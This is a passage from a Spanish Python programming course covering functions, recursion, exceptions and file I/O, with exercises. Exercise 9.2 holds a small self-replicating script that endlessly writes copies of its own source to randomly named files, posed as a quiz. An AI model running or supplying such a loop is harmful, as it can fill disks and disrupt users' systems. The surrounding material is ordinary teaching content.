  No es común, pero en Python cuando llamamos a una función podemos especificar el nombre del parámetro que recibe el argumento.

```
def decir(a='hola', b='adios'):
    print(a + ' y ' + b)

decir('ola k ase')
decir(b='adeu')
decir(b='adeu', a='ola k ase')
```

- Parámetros variables:

  No es común, pero en caso que a una función deba funcionar con un número indeterminado y variable de parámetros, en Python podemos declarar con * que el número los parámetros es variable, y en ese caso los argumentos serán recibidos en una tupla (una lista inmutable). Por ejemplo:

```
def imprimir(*args):
    print(len(args), 'argumentos')
    for a in args:
        print('  argumento:', a)

imprimir(3, 'hola')
imprimir('fresa', [1, 2], True)
```


- Paso de parámetros por valor y referencia:


  Las variables de tipo simple (entero, real, booleano, string) contienen un valor. Al llamar a la función usándolas como argumento se pasa **una copia de dicho valor** al parámetro. Por mucho que modifiquemos el parámetro, el argumento inicial permanece intacto. Este comportamiento se llama paso de valor.

```
def f(n):
    n = 2
    print(id(n), 'contiene', n)

a = 4                           # a contiene el valor 4
f(a)                            # n contendrá 4, copia del valor de a
print(id(a), 'contiene', a)     # imprime 4 , no 2
```

  Las variables de tipo compuesto (lista, diccionario, objeto) contienen una referencia a su contenido. Al llamar a la función usándolas como argumento se pasa **una copia de dicha referencia** al parámetro. Al modificar los campos o casillas del parámetro, estamos modificando los campos o casillas del argumento inicial. Este comportamiento se llama paso de referencia.

```
def f(v):
    v[0] = 2
    print(id(v), 'contiene', v)

a = [4, 5, 6]  # a no contiene los valores, sino una referencia a ellos
f(a)           # v contendrá una copia de dicha referencia
print(id(a), 'contiene', a)     # imprime [2, 5, 6],     id(v) == id(a)
```





- Variables locales y variables globales:

  Las variables externas declaradas fuera de la función son accesibles dentro del código de la función. Las llamamos variables globales.

  Las variables a las que doy un valor dentro de la función, así como los parámetros de la función, son accesibles dentro del código de la función pero no des de fuera de dicho código. Las llamamos variables locales. Aunque pueden llegar a tener el mismo nombre que alguna variable global, son otra variable distinta con el mismo nombre.

```
def f(n):
    n = 2        # n es local por ser un parámetro. No es la n global.
    print(j)     # j es global
    i = 4        # i es local porque asigno valor. No es la i global.

n = 4
i = 2
j = 1
f(5)
print(n)
print(i)
```

  Es una mala idea utilizar variables globales para enviar y recibir información entre el programa principal y la función. Para ello ya tenemos el paso de parámetros y los valores de retorno.

- Funciones como parámetros de otras funciones:

  Python es un lenguaje de programación que permite funciones de primer orden, es decir, permite:

  - Pasar funciones como argumento de funciones. Por ejemplo:

```
def f(x):
    return x + 3

def g(func, x):
    return func(x) * func(x)

print( g(f, 7) )
```

  - Declarar funciones que retornan otras funciones. Por ejemplo:

```
def crear_funcion_volumen_cilindro(r):
    def volumen(h):
        return 3.1416 * r * r * h
    return volumen
```

  - Asignar funciones a variables. Por ejemplo:

```
volumen_radio_10 = crear_funcion_volumen_cilindro(10)
print( volumen_radio_10(5) )
```

  - Declarar funciones lambda, que son funciones sin nombre, utilizadas en un contexto en que debemos especificar una operación o función pero no es necesario el nombre. Por ejemplo:

```
def crear_funcion_volumen_cilindro(r):
    return lambda h: 3.1416 * r * r * h
```

- Creación de librerías:

  Cuando hemos definido una serie de funciones, y las queremos reutilizar en varios programas, debemos mover dichas funciones a ficheros aparte, e importarlas en cada programa donde las queramos utilizar. Así de sencillo.

- Lanzar excepciones:

  Cuando definimos una nueva función, la debemos declarar de manera que sea resistente a valores incorrectos en los parámetros. No podemos asumir que quien escribe el código que llama a nuestra función vigilará los valores que le pasa. También debemos pensar qué devolverá la función en caso de error. Tenemos tres opciones:

  - Una mala opción es que la función imprima un mensaje de error. ¿Pero qué pasa si quien utiliza la función no quiere imprimir nada, o no está utilizando el terminal?

  - Otra opción es que la función devuelva un valor de retorno especial que indique qué error se ha producido, y que quien llama a la función vigile los valores de retorno.

  - Un opción más moderna y elegante es que la función lance una excepción, y que quien llamaba a la función gestione las excepciones con los mecanismos que da el lenguaje de programación. Por ejemplo:

```
raise ValueError('La edad no puede ser negativa')
```

- Recursividad:

  “Una función recursiva es aquella que se llama a ella misma” . Dicho comportamiento forma un bucle. Debe haber una condición que limite que no se llame a ella misma para siempre, formando un bucle infinito.

  Para entender la recursividad, que es un tema extenso, mejor leer los siguientes apuntes:

  https://es.wikipedia.org/wiki/Recursi%C3%B3n_(ciencias_de_computaci%C3%B3n)

  https://realpython.com/python-thinking-recursively/

- Métodos:

  En el tema anterior vimos como podíamos crear nuevos tipos de datos utilizando clases. Un objeto de una determinada clase contenía valores para los campos o atributos d dicha clase. Por ejemplo:

```
class Persona:

    def __init__(self):
        self.nombre = ''
        self.edad = 0

p1 = Persona()
p1.nombre = 'Calico'
p1.edad = 25
```

  Ahora imaginemos que creamos una función que recibe parámetros de dicha clase. Por ejemplo:

```
def cumplir_años(x):
    x.edad = x.edad + 1

cumplir_años(p1)
print( p1.nombre, p1.edad )
```

Sin embargo, una clase puede contener no sólo los campos de información que la forman, que llamamos atributos, sino también las funciones que operan con ella, que llamaremos métodos. La función anterior la podríamos incluir dentro de la clase, como método que forma parte de ella:

```
class Persona:

    def __init__(self, n, e):
        self.nombre = n
        self.edad = e

    def cumplir_años(self):
        self.edad = self.edad + 1

p1 = Persona('Calico', 25)
p1.cumplir_años()
print( p1.nombre, p1.edad )
```

- Herencia:

Si necesitamos modificar una clase que ya funcionaba perfecta, nunca realizaremos cambios directamente sobre dicha clase, sino que la "extenderemos". Crearemos una clase derivada de la primera, mediante un mecanismo que se llama herencia, y realizaremos los cambios sobre la clase derivada. Por ejemplo: un alumno es una persona con un atributo nota.

```
class Alumno(Persona):

    def __init__(self, nom, edad, nota):
        Persona.__init__(self, nom, edad)
        self.nota = nota

    def cumplir_años(self):
        Persona.cumplir_años(self)
        self.nota = 5 if self.nota < 5 else 10

a1 = Alumno('Calico', 25, 8)
a1.cumplir_años()
print( a1.nombre, a1.edad, a1.nota )
```

Ejercicios Obligatorios de Funciones

8.1 Observa el siguiente programa:

```
for i in range(5):
    print('*' * 5)

print('Hola')

for i in range(5):
    print('*' * 5)
```

Vamos a mover del programa principal el código que dibuja un recuadro a un subprograma. ¿Qué ventajas crees que tiene trabajar con subprogramas sobre el anterior programa?

```
def recuadro():
    for i in range(5):
        print('*' * 5)
```

```
recuadro()
print('Hola')
recuadro()
```

Ahora vamos a hacer que el programa principal le pase información al subprograma a través de un par de variables globales compartidas. ¿Qué ventajas tenemos sobre el programa anterior si se pueden enviar información? ¿Se pueden compartir variables locales?

```
def recuadro():
    for i in range(f):
        print('*' * c)

f = 3
c = 6
recuadro()

print('Hola')

f = 5
c = 2
recuadro()
```

Ahora vamos a hacer que el programa principal le pase información al subprograma a través de parámetros de entrada. ¿Qué ventajas tenemos sobre el programa anterior? ¿Es el parámetro una variable global o local al subprograma?

```
def recuadro(f, c):
    for i in range(f):
        print('*' * c)

recuadro(3, 6)
print('Hola')
recuadro(5, 2)
```

Por último, vamos a mover el subprograma a un nuevo fichero llamado cuad.py. ¿Qué ganamos con ello?

```
from cuad import recuadro

recuadro(3, 6)
print('Hola')
recuadro(5, 2)
```

8.2 Observa el siguiente subprograma:

```
def de_horas_a_segundos():
    horas = float( input('¿Cuántas horas? ') )
    segundos = horas*3600
    print('En segundos son', segundos)

de_horas_a_segundos()
```

Ahora vamos a quitar del subprograma la entrada por teclado y salida por consola. ¿Qué ganamos si la entrada de información al subprograma es mediante parámetros de entrada y la salida mediante un valor de retorno?

```
def de_horas_a_segundos(horas):
    segundos = horas*3600
    return segundos

dias = float( input('¿Cuántos días? ') )
```

```
seg = de_horas_a_segundos(dias*24)
print('Los segundos son', seg)
```

8.3 Escribe los subprogramas o funciones correspondientes a las siguientes especificaciones:

a) Un subprograma tal que, dados dos reales *a* y *b*, calcula el logaritmo en base *b* de *a* según la siguiente fórmula: $\log_b a = (\log a) / (\log b)$.

b) Un subprograma tal que, dado un número real, calcula el signo del número y devuelva -1, 0 ó 1 según si el número es negativo, cero o positivo.

c) Un subprograma tal que, dado un carácter, calcule si el carácter en cuestión es una letra o no.

d) Un subprograma tal que, dada una fecha formada por día, mes y año, devuelva cierto o falso según sea correcta o no. Reutiliza el código del ejercicio 3.13.

e) Un subprograma tal que, dados dos números reales, retorna un dato leído por teclado que se encuentra dentro de los límites marcados por dichos valores. Si el número introducido no está entre el mínimo y máximo marcado por los parámetros, debe continuar pidiéndolo.

f) Un subprograma tal que, dados dos vectores retorna el vector resultante de sumar los dos anteriores, o lanza una excepción en caso de que no sean del mismo tamaño.

g) Un subprograma tal que, dada una matriz 3×3, retorna el valor de su determinante según la regla de Sarrus:

$$det\begin{pmatrix} a_{11} & a_{12} & a_{13} \\ a_{21} & a_{22} & a_{23} \\ a_{31} & a_{32} & a_{33} \end{pmatrix} = (a_{11}a_{22}a_{33} + a_{12}a_{23}a_{31} + a_{13}a_{21}a_{32}) - (a_{13}a_{22}a_{31} + a_{12}a_{21}a_{33} + a_{11}a_{23}a_{32})$$

h) Un subprograma tal que, dado un polinomio, retorna su derivada. Utiliza el tipo Polinomio definido en el ejercicio 7.5.

i) (Opcional) Un subprograma tal que, dado un número entero, calcula recursivamente su factorial (dicho número entero multiplicado por todos sus antecesores):

$$n! = n \times (n-1) \times (n-2) \times ... \times 1 = n \times (n-1)! \text{ si } n>1 \quad \text{y} \quad 1 \text{ si } n=1 \text{ ó } n=0$$

8.4 Observa el siguiente subprograma. ¿Qué prevés que imprimirá? Haz un seguimiento paso a paso dibujando en un papel todas las variables.

```
def intercambia(a, b):
    aux = a
    a = b
    b = aux

x = 3
y = 5
intercambia(x, y)
print(x, y)
```

Haz pruebas con diferentes tipos de datos para *x* e *y* : booleanos, strings, listas, objetos, etc. ¿Con qué tipo de datos realiza intercambios y con cuales no?

8.5 Observa el siguiente programa:

```
from vectores import *
```

```
n = int( input('¿Cuántos elementos? ') )

v = pide_vector(n)
imprime_vector(v)

w = rellena_vector(n, -10, 10)
imprime_vector(w)

v = suma_vectores(v, w)
imprime_vector(v)

ordena_vector(v)
imprime_vector(v)
```

Crea la biblioteca *vectores.py* que contenga el código de las siguientes funciones:

- Una función que inicializa con valores aleatorios los elementos de un vector:

`rellena_vector(longitud, min, max)` → `vector[]`

- Una función que lee un vector, y otra que lo imprime:

`pide_vector(longitud)` → `vector[]`

`imprime_vector(vector[])`

- Y diversas funciones que realicen todo tipo de operaciones sobre los vectores: `suma_vectores`, `producto_vectores`, `modulo_vector`, `ordena_vector`, `media_vector`, ...

8.6 Crea un programa llamado *ex_8_6*, que contenga el código de las siguientes funciones para trabajar con puntos del espacio bidimensional definidos por el tipo de datos:

```
class Punto:
    def __init__(self, x=0.0, y=0.0):
        self.x = x
        self.y = y
```

- Una función que lee un punto por teclado, y otra función que lo imprime en pantalla.

- Una función que transforma un punto (x, y) en otro $(a \cdot x, a \cdot y)$, donde a es un número real que indica el factor de escala.

- Una función que desplaza un punto (x, y) hacia $(x+a, y+b)$, donde (a, b) es otro punto que indica el desplazamiento.

- Una función que rota un punto (x, y) hasta $(x \cdot \cos\theta - y \cdot \sin\theta, x \cdot \sin\theta + y \cdot \cos\theta)$, donde θ es un número real que indica el ángulo en radianes.

8.7 Observa los siguientes programas con variables locales y globales. ¿Sabrías decir, a ojo, qué imprimirá cada uno de ellos por pantalla?

a) Función que usa la variable global s

```
def f():
    print(s)

s = 'Me gusta Python'
f()
```

b) Función con una variable s que se llama igual que la variable global

```
def f():
    s = 'A mi también'
    print(s)

s = 'Me gusta Python'
f()
print(s)
```

c) Función con una variable s que se llama igual que la variable global

```
def f():
    print(s)
    s = 'A mi también'
    print(s)

s = 'Me gusta Python'
f()
print(s)
```

d) Función que utiliza la variable global s

```
def f():
    global s
    print(s)
    s = 'A mi también'
    print(s)

s = 'Me gusta Python'
f()
print(s)
```

Ejercicios Obligatorios de Recursividad

“Para entender la recursividad, antes hay que entender la recursividad.” - Anónimo

Recordatorio previo a problemas de recursividad. Algunos de los problemas más habituales de los métodos recursivos son los siguientes:

- No finalización del método: puede ocurrir que o bien siempre, o o bien sólo en el caso de determinados parámetros de entrada, el método recursivo no alcance nunca un caso no recursivo y, por lo tanto, no finalice.
- Desbordamiento de pila: cuanto mayor sea el número de invocaciones anidadas en un momento dado, mayor es el tamaño que ocupa la pila, porque necesita almacenar más datos. Existe el riesgo de que, para determinados parámetros, se sobrepase el tamaño máximo de esta pila, lo cual desemboca en una cancelación abrupta del programa (“stack overflow”).
- Cálculo repetido de los mismos datos: un algoritmo recursivo mal programado puede dar lugar a que se realice muchas veces el mismo cálculo, provocando que el número de invocaciones recursivas realizadas crezca exponencialmente. Por ejemplo, la sucesión de Fibonacci.

8.8 Observa la siguiente función que utiliza recursividad.¿Cuál es el resultado si llamo *metodo(6)*? Dibuja las llamadas.

```
def metodo(n):
    if n<2:
        print('X')
```

```
    else:
        metodo(n-1)
        print('O')
```

8.9 Observa la siguiente función que utiliza recursividad.¿Cuál es el resultado si llamo *metodo1(6)*? ¿Y si llamo al procedimiento *metodo1(7)*? Dibuja las llamadas.

```
def metodo1(n):
    if n == 0:
        print('En metodo 1 con N:', n)
    else:
        metodo2(n)

def metodo2(n):
    print('En metodo 2 con N:', n)
    metodo3(n-1)

def metodo3(n):
    print('En metodo 3 con N:', n)
    metodo1(n-1)
```

8.10 Determina qué calcula la siguiente función recursiva. Escribe una función iterativa que realice la misma tarea.

```
def funcR(n):
    if n == 0:
        return 0
    else:
        return n+funcR(n-1)
```

8.11 Programa una función recursiva y otra iterativa para calcular el máximo común divisor de dos números enteros aplicando las siguientes propiedades recurrentes:

$$mcd(a , b) = mcd(a-b , b) \quad \text{si } a > b$$

$$mcd(a , b) = mcd(a , b-a) \quad \text{si } a < b$$

$$mcd(a , b) = a \quad \text{si } a = b$$


8.12 Calcula el número de llamadas que se generan para calcular el número de Fibonacci mediante el algoritmo recursivo básico, para un cierto número *n*, pasado por parámetro. Programa el método recursivo que, para evitar cálculos repetidos, aceptase como parámetro un vector de resultados.

$$Fib(n) = Fib(n-1) + Fib(n-2) , \quad \text{para } n > 1$$

$$Fib(n) = 1 , \quad \text{para } n = 1$$

$$Fib(n) = 0 , \quad \text{para } n = 0$$

La famosa serie de Fibonacci responde a la siguiente pregunta: “Una pareja de conejos tarda un mes en alcanzar la edad fértil, a partir de ese momento cada vez engendra una pareja de conejos, que a su vez, tras ser fértiles engendrarán cada mes una pareja de conejos. ¿Cuántos conejos habrá al cabo de un determinado número de meses?”.



8.13 Programa un método recursivo que transforme un número entero positivo de base 10 a base 2.

8.14 Programa un método recursivo que transforme un número entero positivo de base 2 a base 10.

8.15 Programa un método recursivo para calcular la integral de una función (por ejemplo, el sen(x)) en un intervalo dado, dividiendo este intervalo en subintervalos de longitud no menor que un determinado valor e:

si $b-a \geq e$ $\quad \int_a^b f(x)dx = \int_a^m f(x)dx + \int_m^b f(x)dx$ donde $m = \frac{a+b}{2}$

si $b-a < e$ $\quad \int_a^b f(x)dx \simeq (b-a)f(m)$ donde $m = \frac{a+b}{2}$

8.16 Programa un método recursivo que calcule la suma de un vector de números enteros.

8.17 Programa un método recursivo que invierta el orden de un vector de números enteros.

8.18 Programa un método que realice búsqueda binaria recursivamente en un vector de números enteros ordenado de menor a mayor.

Ejercicios Adicionales

8.19 Sea n un número entero de cuatro cifras diferentes. Define las funciones:

grande(n) como el número más grande que se puede formar con las cifras de n

peque(n) como el número más pequeño que se puede formar con las cifras de n

dif(n) = grande(n) - peque(n)

Por ejemplo, si tenemos n = 1984, entonces grande(n) = 9841, peque(n) = 1489 y dif(n) = 8352.

Crea un programa llamado *ex_8_19*, que dado un número entero n, compruebe que este tenga cuatro cifras diferentes y calcule y escriba los valores de la siguiente sucesión hasta que

encuentre un término tal que dif(n) = n :

dif(n)

dif(dif(n))

dif(dif(dif(n)))

...

8.20 Programa el método recursivo de ordenación de vectores quicksort.

8.21 Programa el método recursivo de ordenación de vectores mergesort.

8.22 Programa una función recursiva que, dada una lista con elementos, devuelva todos los conjuntos posibles de combinaciones de dichos elementos (no importa el orden).


Por ejemplo [1, 2] devolvería [[], [1], [2], [1,2]]

Pista: todas la posibles combinaciones de una lista de elementos serán todas las posibles combinaciones de dicha lista sin un elemento, más las mismas combinaciones añadiendo el elemento que habíamos quitado.

8.23 Imagina un laberinto formado por una matriz cuadrada de dimensiones $n \times m$, con k casillas marcadas que no se pueden atravesar. Crea un programa llamado *ex_8_23*, que permita encontrar el camino más corto para viajar de la esquina (1,1) a la esquina (n,m) sin pasar por las celdas marcadas.

El usuario introducirá los valores de n, de m y de k, así como las coordenadas de las k casillas marcadas. La salida será las coordenadas de las casillas que forman el camino. Ten en cuenta que puede no haber camino o haber más de uno.

Por ejemplo:

Laberinto	Entrada	Salida
	6 5 8 1 2 2 2 2 4 3 2 4 4 5 1 5 2 5 4	1 1 2 1 3 1 4 1 4 2 4 3 5 3 6 3 6 4 6 5

8.24 Programa una función recursiva que, dada otra función f, unos argumentos *args* para f, y el número de veces n para repetir dicha función f, ejecute dicha función f sobre los argumentos *args* tantas veces como n especifica.

8.25 Programa una función recursiva que, dada una lista que dentro contiene otras listas con varios niveles de anidación, la “aplana” para conseguir una única lista con los elementos “atómicos”, sin listas anidadas.

Por ejemplo, la función transformaría la lista [4, 5, [6, [8, 9]], 10] en la lista [4, 5, 6, 8, 9, 10].

Práctica 9: Almacenamiento en ficheros

Objetivos de la práctica

- Introducción al concepto de fichero.
- Familiarizarse con el tipo de dato gestor del fichero.
- Conocer las instrucciones básicas de acceso a un fichero.
- Aprender a trabajar con ficheros de texto y ficheros binarios.

Repaso previo

- Los lenguajes de programación para trabajar con ficheros utilizan las herramientas que les proporciona el sistema operativo. Esto quiere decir que el tratamiento de ficheros es muy parecido en todos los lenguajes de programación.

  Para trabajar con un fichero, primero hay que abrirlo. Una vez abierto podemos realizar operaciones de lectura y escritura, y por último cerrarlo. Como un libro, si no lo abro no puedo leer o escribir en el, y si cierro el libro pero después quiero leer o escribir de nuevo, tendré que volver a abrirlo.

  Una aplicación puede trabajar con varios ficheros a la vez. Así mismo, un fichero puede estar abierto por varias aplicaciones a la vez si el sistema operativo lo permite.

  Una vez que un fichero se abre a partir de su ruta en el sistema de archivos, es asignado a una variable llamada “file handler”, que guardará la descripción del archivo y de su estado (posición, etc.). Esta variable la necesitaremos para cualquier operación con el fichero posterior a la apertura. Para leer, escribir o cerrar el fichero, en lugar de especificar de nuevo el fichero a través de su ruta, lo especificamos a través de dicha variable.

  Cuando leemos o escribimos en un fichero, no especificamos la posición. La operación de lectura o escritura se realiza sobre la posición actual en el fichero, y después de dicha operación la posición avanzará y se verá actualizada según la cantidad de bytes que hayamos leído o escrito.

  Las operaciones de escritura sobre el fichero no son inmediatas. Para mejorar el rendimiento el sistema operativo mueve las escrituras a un buffer intermedio, que se escribe en el fichero cuando dicho buffer se llena o cuando el fichero se cierra. Si un programa finaliza inesperadamente sin cerrar los ficheros, y el sistema operativo tampoco los cierra al eliminarlo de la tabla de procesos, entonces podemos perder la información del buffer porque la escritura en el fichero todavía no se había hecho efectiva.

  Las operaciones de apertura, lectura y escritura en un fichero pueden fallar por muchos motivos. Tu programa debe tenerlos en cuenta y ser resistente a dichos fallos: ruta incorrecta, falta de permisos, fichero bloqueado por otro proceso, medio dañado, medio lleno, etc.

  Todos los lenguajes de programación distinguen entre el tratamiento de ficheros binarios y ficheros de texto. En realidad todos los ficheros son binarios, y los ficheros de texto son un subconjunto de ellos. Lo que cambia es el tratamiento. Sobre los ficheros binarios normalmente se leen o escriben bloques de bytes de longitud fija, que luego se deberán interpretar. En los ficheros de texto se supone que dichos bytes corresponden a codificación de caracteres en ASCII

o Unicode, y la información normalmente se lee línea a línea, donde las líneas pueden tener longitud diferente y se separan por un carácter de salto de línea. Un fichero de texto lo puedes abrir con cualquier editor de texto, mientras que para veer el contenido de un fichero binario debes utilizar un editor hexadecimal.

En los sistemas operativos Unix y derivados, el teclado es considerado un fichero de texto de lectura llamado “stdin”, y la pantalla es considerado un fichero de texto de escritura llamado “stdout”

- Funciones sobre fichero:

```
fichero = open(nombre, modo)      # abre el fichero con dicho nombre
with open(nombre) as fichero:     # abre el fichero con dicho nombre
fichero.close()                   # cierra el fichero
var = fichero.read()              # lee todo el contenido del fichero
var = fichero.readline()          # lee una línea del fichero
for linea in fichero:             # lee todo el fichero, línea a línea
fichero.write(var)                # escribe contenido en el fichero
print(var, file=fichero)          # escribe contenido en el fichero
fichero.truncate()                # vacía el fichero
fichero.tell()                    # retorna la posición en el fichero
fichero.seek(bytes, origen)       # se mueve a la posición indicada
```

Los puntos de origen de desplazamiento con “seek” son:

```
SEEK_SET    →   origen es el inicio del fichero
SEEK_CUR    →   origen es la posición actual
SEEK_END    →   origen es el final del fichero
```

Los modos de apertura de un fichero con “open” son:

```
'r'    →   abre el fichero al inicio para la lectura
'r+'   →   abre el fichero al inicio para la lectura y escritura
'a'    →   abre el fichero al final para añadir
'w'    →   vacía o crea el fichero para la escritura
't'    →   indica que el fichero es de texto
'b'    →   indica que el fichero es binario
```

Ejemplo fichero de texto:

```
fichero = open('nombrefichero', 'rt')
datos = fichero.read()
print(datos)
print(f"El fichero de entrada mide {len(datos)} bytes")
fichero.close()
```

Ejemplo fichero binario:

```
TAMAÑO_BLOQUE = 512
fichero = open('nombrefichero', 'rb')
bytes_leidos = fichero.read(TAMAÑO_BLOQUE)
while bytes_leidos:
```

```
        for b in bytes_leidos:
            # ... procesar el byte en b ...
        bytes_leidos = fichero.read(TAMAÑO_BLOQUE)
    fichero.close()
```

Ejemplo capturando errores en las operaciones con ficheros:

```
try:
    with open('nombrefichero', 'rt') as fichero:
        datos = fichero.read()
        print(datos)

except FileNotFoundError as e:
    print('Capturado File Not Found error:', e)

except IOError as e:
    print('Capturado I/O error:', e)

except EOFError as e:
    print('Capturado EOF error:', e)

finally:
    print('Finally: no hace falta fichero.close() con el "with"')
```

- Acceso a ficheros CSV:

  Los ficheros de texto CSV guardan la información en formato tabular, y se pueden importar y exportar fácilmente a hojas de cálculo y tablas de bases de datos. Aunque podemos leerlos y escribirlos con facilidad con las instrucciones de proceso de fichero de Python, además podemos utilizar el módulo específico para CSV:

  https://docs.python.org/3/library/csv.html

  Ejemplo fichero CSV:

```
import csv

with open('/tmp/fichero1.csv', newline='') as f:
    contenido = csv.reader(f)
    for fila in contenido:
        print(fila)

with open('/temp/fichero2.csv', 'w', newline='') as f:
    writer = csv.writer(f)
    writer.writerows(iterable)
```

- Acceso a ficheros JSON:

  Nuestros programas también pueden guardar y recuperar información rápidamente en formato JSON (formato “diccionario”):

  https://docs.python.org/3/library/json.html

  https://stackabuse.com/reading-and-writing-json-to-a-file-in-python/

  Ejemplo fichero JSON:

```
import json

with open('/tmp/fichero1.json', 'r') as f:
    data = json.load(f)

with open('/tmp/fichero2.json', 'w') as f:
```

```
        json.dump(data, f, sort_keys=True)
```

- Acceso a ficheros XML:

  Nuestros programas también pueden recuperar o guardar información en ficheros XML:

  https://docs.python.org/3/library/xml.html

  Ejemplo fichero XML:

```
import xml.etree.ElementTree as ET

arbol = ET.parse('paises.xml')
raiz = arbol.getroot()
```

- Serialización en Python con Pickle:

  En terminología de programación orientada a objetos llamamos serialización el proceso por el cual un objeto codifica sus atributos para ser enviados a un fichero o por red. Llamamos deserialización al proceso inverso. Python cuenta con un módulo nativo para serialización, llamado Pickle. También contamos con el módulo de serialización multilenguaje Protocol buffers, desarrollado por Google.

  https://docs.python.org/3/library/pickle.html

  https://realpython.com/python-pickle-module/

  https://www.geeksforgeeks.org/pickle-python-object-serialization/

  Ejemplo serialización con Pickle:

```
import pickle

grades = { 'Alice': 89, 'Bob': 72, 'Charles': 87 }
serial_grades = pickle.dumps( grades )
received_grades = pickle.loads( serial_grades )
```

- Acceso a servidores de bases de datos:

  Nuestros programas también pueden guardar información en bases de datos. Para ello deben instalar las librerías del servidor de base de datos escogido. Por ejemplo, para MySQL hace falta tener instalado algún conector de Python a MySQL. Hay varias librerías. Un par de ellos se pueden descargar en las siguientes páginas:

  (1) https://dev.mysql.com/downloads/connector/python/

  (2) https://pypi.org/project/mysqlclient/

  Pero si estamos trabajando en Linux basta con instalar el paquete (1) python-mysql.connector o el paquete (2) python-mysqldb , respectivamente, des de los repositorios de nuestra distribución.

  La lista de funciones que podemos utilizar con MySQL, dependiendo de la librería o el conector, se encuentra explicada en las siguientes páginas web:

  (1) https://dev.mysql.com/doc/connector-python/en/connector-python-reference.html

  (2) https://mysqlclient.readthedocs.io/user_guide.html

- Acceso a servidores de directorio LDAP:

Nuestros programas también pueden recuperar o guardar información en servidores de directorio. Aquí tienes un ejemplo de programa que se conecta a un servidor OpenLDAP, lanza consultas LDAP y procesa los resultados:

http://www.grotan.com/ldap/python-ldap-samples.html

Para ejecutarlos debes instalar los paquetes python-ldap o python-ldap3.

La lista de funciones que podemos utilizar se encuentra explicada en la siguiente página web:

https://www.python-ldap.org/en/latest/

Ejercicios Obligatorios

9.1 Observa el siguiente programa que pide identificador de alumno y dos notas y escribe la media en pantalla:

```
# Pedir el número de alumnos
n = 0
while n < 1:
    n = int( input('¿Cuántos alumnos tenemos? ') )

while n > 0:

    # Pedir los datos de los alumnos
    dni = input('\nIntroduce el DNI (ocho números y letra) del alumno: ')
    nota1 = float( input('Dame la nota del primer examen: ') )
    nota2 = float( input('Dame la nota del segundo examen: ') )

    # Imprimir la media
    media = (nota1 + nota2) / 2
    print(dni, media)

    n = n - 1
```

Vamos a añadir unas pocas instrucciones para que en lugar de imprimir a pantalla, guarde la información en un fichero de texto. Puedes comprobar que funciona abriendo con un editor de textos el fichero de texto “notas.txt” que ha generado al ejecutarse.

```
f = open('notas.txt', 'wt')
# También podía haber hecho:   with open('notas.txt', 'wt') as f:

# Pedir el número de alumnos
n = 0
while n < 1:
    n = int( input('¿Cuántos alumnos tenemos? ') )

while n > 0:

    # Pedir los datos de los alumnos
    dni = input('\nIntroduce el DNI (ocho números y letra) del alumno: ')
    nota1 = float( input('Dame la nota del primer examen: ') )
    nota2 = float( input('Dame la nota del segundo examen: ') )

    # Imprimir la media
    media = (nota1 + nota2) / 2
    print(dni, media, file=f)
    # También podía haber hecho:   f.write(dni + ' ' + str(media) + '\n')
```

```
    n = n - 1

f.close()
```

Ahora observa el siguiente programa que lee la información del fichero y la imprime por pantalla.

```
f = open('notas.txt', 'rt')
for linea in f:
    print(linea, end='')
f.close()
```

Si hubiera querido separar los valores de la línea en variables, hubiera hecho:

```
f = open('notas.txt', 'rt')
for linea in f:
    dni,media = linea.split(' ')
    media = float(media)
    print(dni, media)
f.close()
```

9.2 ¿Qué hace el siguiente programa?

```
from time import sleep
from random import random

fichero = open(__file__)
texto = fichero.read()

while True:
    hijo = open(str(random())+'.py', 'w')
    hijo.write(texto)
    hijo.close()
    sleep(random()*10)
```

9.3 Crea un programa llamado *ex_9_3*, que pida el nombre de un fichero de texto, y reescriba el contenido de dicho fichero en otro fichero, convirtiendo todo el texto leído a mayúsculas.

9.4 Crea los siguientes programas:

a) Un programa llamado *ex_9_4_a* que genere un fichero llamado “multiplos.txt” con los diez primeros múltiplos de 5.

b) Un programa llamado *ex_9_4_b* que lee el contenido del fichero “multiplos.txt” y lo imprime por pantalla.

c) Un programa llamado *ex_9_4_c* que añade al fichero “multiplos.txt” los diez siguientes múltiplos de 5. Para ello el programa deberá averiguar cuál fue el último número escrito.

9.5 Dado un fichero de texto que guarda en líneas consecutivas nombres de alumnos y su nota:

```
Ana
7.5
Bob
10
Pep
4.95
```

Escribe una función que abra un fichero de estas características, el nombre del cual le pasamos como parámetro, y retorne la nota media del grupo de alumnos. Si el fichero no existe o está vacío lanza una excepción.

9.6 Dado un fichero de texto que tan solo guarda las visitas a una página:

```
38
```

Escribe una función que abra un fichero de estas características, el nombre del cual le pasamos como parámetro, e incremente su nombre de visitas. Si el fichero no existía lo creará con una visita. La función retorna el nombre de visitas que hay en el fichero.

9.7 Dado un fichero de texto "matriz.txt" que guarda en la primera línea las dimensiones de la matriz (filas y columnas) y en líneas consecutivas los elementos de la matriz:

```
3 4
 2  0  3 -1
 3 -2 10  9
 5  1  7  7
```

(a) Escribe el código de un programa que lea una matriz del fichero.

(b) Escribe el código de un programa que escriba una matriz en el fichero.

Ejercicios Adicionales

